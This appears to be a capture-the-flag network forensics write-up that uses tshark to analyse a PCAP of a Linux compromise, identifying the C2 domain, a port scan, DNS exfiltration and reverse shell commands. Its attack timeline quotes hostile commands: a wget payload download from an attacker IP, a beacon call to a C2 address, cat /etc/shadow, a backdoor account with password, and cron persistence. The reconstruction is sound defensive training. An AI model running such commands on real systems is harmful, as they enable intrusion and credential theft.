The Scenario
A PCAP file was captured from the network perimeter during the attack window from Challenges 01 and 02. Suricata IDS alerts were also provided. The task: analyze the network traffic to identify the attacker's infrastructure, exfiltration methods, and the exact commands run during the reverse shell session.
Logs tell you what happened on the host. Memory tells you what was running. Network forensics tells you what crossed the wire, and sometimes what the attacker was thinking.
| File | Description |
|---|---|
capture.pcap | Network capture from the perimeter during the attack window |
ids-alerts.json | Suricata IDS alert log |
Tools Used
| Tool | Purpose |
|---|---|
tshark | Command-line packet capture analysis |
sort / uniq / wc | Filter and count unique values from output |
base64 | Decode base64-encoded exfiltrated data |
xxd | Convert hex to ASCII |
What is tshark?
tshark is the command-line version of Wireshark. It reads and filters PCAP files without needing a GUI. A PCAP (Packet Capture) file is a recording of all network traffic at a specific moment in time. Just like Volatility analyzes RAM, tshark analyzes network traffic to reconstruct what happened on the wire during an attack.
C2 Domain
What domain resolves to the C2 server?

$ sudo tshark -r capture.pcap -Y "dns"evil-c2.example.comFiltering the PCAP for DNS traffic revealed queries to an attacker-controlled domain. The domain evil-c2.example.com resolved to 203.0.113.99, the same C2 IP identified in Challenge 01 (UFW firewall log) and Challenge 02 (beacon command-line arguments). This cross-challenge correlation confirms the attacker's infrastructure.
evil-c2.example.com


Internal IP of the Compromised Host
What is the internal IP of the compromised host?

$ sudo tshark -r capture.pcap -q -z endpoints,ip10.0.1.50The endpoints statistics show all IP addresses that appeared in the capture. 10.0.1.50 stood out as the internal host with the highest traffic volume, direct communication with the C2 server (203.0.113.99), and DNS exfiltration activity. This matches the source IP seen in the UFW firewall log from Challenge 01:
SRC=10.0.1.50 DST=203.0.113.99 DPT=444410.0.1.50
Number of Ports Scanned
How many ports were scanned?
$ sudo tshark -r capture.pcap \
    -Y "ip.src == 198.51.100.47 && tcp.flags.syn == 1 && tcp.flags.ack == 0" \
    -T fields -e tcp.dstport \
| sort -n | uniq | wc -l5This command filters for TCP SYN packets without ACK from the attacker's IP, the signature of a port scan. The attacker sent SYN packets to exactly 5 ports: 22 (SSH), 80 (HTTP), 443 (HTTPS), 8080 (alternative HTTP), and 3306 (MySQL). A targeted 5-port scan rather than a noisy full-port scan, meaning the attacker already knew what services to look for.
5


DNS Exfiltration Data
What data was exfiltrated via DNS? Decode the base64 subdomain.
The PCAP revealed DNS queries where the subdomain contained base64-encoded data:
c3RvbGVuX2NyZWRlbnRpYWxz.data.evil-c2.example.com$ echo "c3RvbGVuX2NyZWRlbnRpYWxz" | base64 -dstolen_credentialsDNS exfiltration is a stealthy technique. Instead of sending data directly to the C2 server, the attacker encodes stolen data into DNS subdomain queries. DNS traffic is commonly allowed through firewalls, so this method evades traditional network monitoring. Decoding the base64 subdomain revealed the attacker was exfiltrating stolen_credentials, consistent with the credential harvesting identified in Challenge 02 (/etc/shadow, SSH keys, bash history).
stolen_credentials

Reverse Shell Credential Access Command
What command did the attacker run to access credentials via the reverse shell?
Two steps: first identify the TCP stream, then reconstruct the full session.
Step 1: Identify the TCP stream:
$ sudo tshark -r capture.pcap \
    -T fields -e tcp.stream \
    -Y "tcp.port == 4444" \
| sort -n | uniq- Filters for all TCP traffic on port 4444, the known C2 callback port from Challenge 01
- Extracts the stream index numbers so we know which stream to follow
Step 2: Reconstruct the reverse shell session:

$ sudo tshark -r capture.pcap -q -z follow,tcp,ascii,190follow,tcp,ascii,190follows TCP stream 190 and displays the full conversation in ASCII- This shows exactly what commands the attacker typed and what responses they received: a complete replay of the session
id
whoami
cat /etc/shadowFollowing the TCP stream on port 4444 reconstructed the attacker's reverse shell session. After confirming identity with id and whoami, the attacker ran cat /etc/shadow to read the password hash file. This is consistent with the bash history recovered in Challenge 02 and the exfiltration archive that included /etc/shadow.
cat /etc/shadow

Full Attack Timeline (Challenges 01 + 02 + 03)
02:55:00  Attacker scans with DirBuster (apache-access.log)
02:55:00  Targeted port scan: 22, 80, 443, 8080, 3306 (capture.pcap)
03:30:00  Web shell uploaded: /uploads/shell.php
03:31:00  Web shell tested: id, whoami, cat /etc/passwd
03:32:00  Payload downloaded: wget http://198.51.100.47/payload.elf
03:32:00  Beacon executed: /tmp/.update/beacon -c 203.0.113.99 -p 443 -e aes256
03:33:00  cat /etc/shadow via reverse shell on port 4444
03:33:00  Sensitive files staged: /var/tmp/.cache/exfil.tar.gz
03:33:00  DNS exfiltration: stolen_credentials → evil-c2.example.com
03:33:00  Backdoor user created: svc-backup (Sup3rS3cret!)
03:34:00  SSH key added: /home/svc-backup/.ssh/authorized_keys
03:45:00  Crontab edited: */5 * * * * /tmp/.hidden/beacon.sh
03:47:00  C2 callback confirmed: 203.0.113.99:4444 (UFW + PCAP correlated)
03:50:00  Rootkit loaded: rootkit_mod hiding PID 31337
Key Takeaways
- DNS traffic reveals both C2 infrastructure and covert exfiltration channels. Always inspect DNS, even when it looks benign.
- Traffic volume and communication patterns identify compromised internal hosts without needing endpoint access.
- SYN packet analysis exposes reconnaissance. Even a targeted 5-port scan leaves clear traces in a PCAP.
- Base64 encoding in DNS subdomains is a common stealth exfiltration technique that bypasses firewall egress rules.
- TCP stream reconstruction gives you a frame-by-frame replay of an attacker's session: every command, every response.
- The same IPs, ports, and paths appear across all three challenges. Logs, memory, and network evidence always tell the same story from different angles.